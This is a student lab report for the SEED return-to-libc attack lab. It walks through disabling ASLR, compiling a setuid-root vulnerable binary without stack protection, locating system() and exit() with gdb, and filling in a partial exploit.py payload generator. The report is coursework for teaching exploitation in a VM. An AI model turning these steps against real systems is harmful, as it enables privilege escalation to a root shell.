

Introduction to Offensive Computer Security

Project 1 Return-to-libc Attack Lab


Installation and Setup:

I have followed approach 1 which is using a pre-built SEED VM.

This VM has pre-built SEED ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB) downloaded from https://drive.google.com/file/d/138fqxOF8bThLm9ka8cnuxmrD6irtz_4m/view and followed the seed-labs manual for further installation SEED VM on VirtualBox.

VM Manual: <https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md>

My Oracle VM VirtualBox Manager:



Lab Tasks:

Task 1: Finding out the Addresses of **libc** function

First, we need to make the Lab Setup

- Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder

Ret to Libc Attack:

1. Lab Setup files:

Open Terminal in the Lab Setup folder

- a) Disable the ASLR: Address Space Layout Randomization and link to Z shell instead of dash shell // Counter measures against the attack, which we disable at the beginning


sudo sysctl -w kernel.randomize_va_space=0

```
[10/02/23] seed@VM:~/.../Labsetup$ ll
total 12
-rwxrwxr-x 1 seed seed 554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/02/23] seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/23] seed@VM:~/.../Labsetup$
```

```
sudo ln -sf /bin/zsh /bin/sh
```

```
[10/02/23] seed@VM:~/.../Labsetup$ ll
total 12
-rwxrwxr-x 1 seed seed 554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/02/23] seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/23] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[10/02/23] seed@VM:~/.../Labsetup$
```


- b) Change the value of N in the Makefile as given **N=56** and save



```
1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 56
6 retlib: retlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```


- c) Compile the program:

make //retlib is created



```
kernel.randomize_va_space = 0
[10/02/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[10/02/23]seed@VM:~/.../Labsetup$ 
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 12
-rwxrwxr-x 1 seed seed 554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ gedit Makefile
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 12
-rwxrwxr-x 1 seed seed 554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Oct  2 20:43 Makefile
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed    554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed    216 Oct  2 20:43 Makefile
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed    994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
```

Check **exploit.py** file:



```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 0
sh_addr = 0x00000000      # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 0
system_addr = 0x00000000  # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 0
exit_addr = 0x00000000    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```


This **py** file is code for us to generate the bad file

X, Y, Z are the **decimal** numbers, this will dictate the structure of the stack frame.

d) Steps for getting the 3 addresses of py file:

- Create an empty bad file before we start debugging, or else the values will be incorrect.

touch badfile //badfile created



```
seed@VM: ~/.../Labsetup
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed 554 Dec 5 2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile
-rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ touch badfile
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 28
-rw-rw-r-- 1 seed seed 0 Oct 2 20:47 badfile
-rwxrwxr-x 1 seed seed 554 Dec 5 2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Oct 2 20:43 Makefile
-rwsr-xr-x 1 root seed 15788 Oct 2 20:44 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
```

ii) To find that we use the debugger running in quiet mode

```
gdb -q retlib //debug
```

The screenshot shows a terminal window titled "seed@VM: ~/.../Labsetup". The command "gdb -q retlib" is run, followed by a warning about a syntax error in shellcode.py. The debugger then reads symbols from "retlib" and sets a breakpoint at main. It starts the program, and the registers are displayed. The EAX register points to the address 0x7fb6808, which is the start of the shellcode ("SHELL=/bin/bash").

```
[10/02/23] seed@VM:~/.../Labsetup$ [10/02/23] seed@VM:~/.../Labsetup$ [10/02/23] seed@VM:~/.../Labsetup$ gdb -q retlib /opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/retlib
[-----registers-----]
EAX: 0xf7fb6808 --> 0xfffffd21c --> 0xfffffd3d6 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x32b82621
EDX: 0xfffffd1a4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xfffffd17c --> 0xf7debee5 (<__libc_start_main+245>: add esp,0x10)
```

break main //creating a break point at main

This screenshot is identical to the one above, showing the same GDB session and registers. The difference is in the command history at the top, where the command "break main" is explicitly shown, indicating the creation of a break point at the main function.

```
[10/02/23] seed@VM:~/.../Labsetup$ [10/02/23] seed@VM:~/.../Labsetup$ [10/02/23] seed@VM:~/.../Labsetup$ gdb -q retlib /opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/retlib
[-----registers-----]
EAX: 0xf7fb6808 --> 0xfffffd21c --> 0xfffffd3d6 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x32b82621
EDX: 0xfffffd1a4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xfffffd17c --> 0xf7debee5 (<__libc_start_main+245>: add esp,0x10)
```

Run

The screenshot shows the PEDA debugger interface. The assembly code pane displays the main function's code, including a breakpoint at address 0x565562ef. The stack dump pane shows the current stack state with several memory frames, including libc_start_main+245, /home/seed/Downloads/Labsetup/retlib, and /home/seed/bin/bash. A legend at the bottom defines the colors: code (blue), data (green), rodata (red), and value (black). The command line at the bottom shows the user has set a breakpoint at the start of main.

```
seed@VM: ~/.../Labsetup
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and    esp,0xffffffff0
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xfffffd17c --> 0xf7debee5 (<_libc_start_main+245>: add esp,0x10)
0004| 0xfffffd180 --> 0x1
0008| 0xfffffd184 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
0012| 0xfffffd188 --> 0xfffffd21c --> 0xfffffd3d6 ("SHELL=/bin/bash")
0016| 0xfffffd18c --> 0xfffffd1a4 --> 0x0
0020| 0xfffffd190 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xfffffd194 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffd198 --> 0xfffffd1f8 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$
```

Then print out the address for system and exit


The screenshot shows the PEDA debugger interface. The assembly code pane displays the main function's code, including the system and exit calls. The stack dump pane shows the current stack state. The command line at the bottom shows the user has printed the addresses of system and exit, and then quit the debugger.

```
seed@VM: ~/.../Labsetup
0x565562f7 <main+8>: and    esp,0xffffffff0
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xfffffd17c --> 0xf7debee5 (<_libc_start_main+245>: add esp,0x10)
0004| 0xfffffd180 --> 0x1
0008| 0xfffffd184 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
0012| 0xfffffd188 --> 0xfffffd21c --> 0xfffffd3d6 ("SHELL=/bin/bash")
0016| 0xfffffd18c --> 0xfffffd1a4 --> 0x0
0020| 0xfffffd190 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xfffffd194 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffd198 --> 0xfffffd1f8 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/02/23]seed@VM:~/.../Labsetup$
```

Place the address of system and exit in exploit.py file and save

gedit exploit.py



The screenshot shows a terminal window titled "exploit.py" with the following Python code:

```
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 0
8sh_addr = 0x00000000      # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 0
12system_addr = 0xf7e12420  # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 0
16exit_addr = 0xf7e04f80    # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

The code is a Python script named "exploit.py" that creates a bytearray of 300 non-zero values. It then sets the 4 bytes at index X to the address of "/bin/sh" (0x00000000), the 4 bytes at index Y to the address of the "system()" function (0xf7e12420), and the 4 bytes at index Z to the address of the "exit()" function (0xf7e04f80). Finally, it writes the entire bytearray to a file named "badfile" in binary mode.

Task 2:

To find the address of “/bin/sh”,

At first, we have to put it as an argument for our system function call because “/bin/sh” is a string. Using an environment variable

Create/Export environment variable “**SHELL1**”

echo \$SHELL1

The screenshot shows a terminal window titled "seed@VM: ~/.../Labsetup". It displays the assembly dump of a program, a legend for memory regions, and a series of commands entered at the gdb-peda prompt. The commands include setting a breakpoint at main, inspecting variables, exiting the debugger, quitting the session, creating a exploit.py file, exporting the SHELL1 environment variable to /bin/sh, and echoing the value of SHELL1. The output shows the environment variable \$SHELL1 being set to /bin/sh.

```
seed@VM: ~/.../Labsetup
0008| 0xfffffd184 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
0012| 0xfffffd188 --> 0xfffffd21c --> 0xfffffd3d6 ("SHELL=/bin/bash")
0016| 0xfffffd18c --> 0xfffffd1a4 --> 0x0
0020| 0xfffffd190 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xfffffd194 --> 0xf7ffd000 --> 0x2bf24
0028| 0xfffffd198 --> 0xfffffd1f8 --> 0xfffffd214 --> 0xfffffd3b1 ("/home/seed/Downloads/Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ export SHELL1=/bin/sh
[10/02/23]seed@VM:~/.../Labsetup$ echo $SHELL1
/bin/sh
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
```

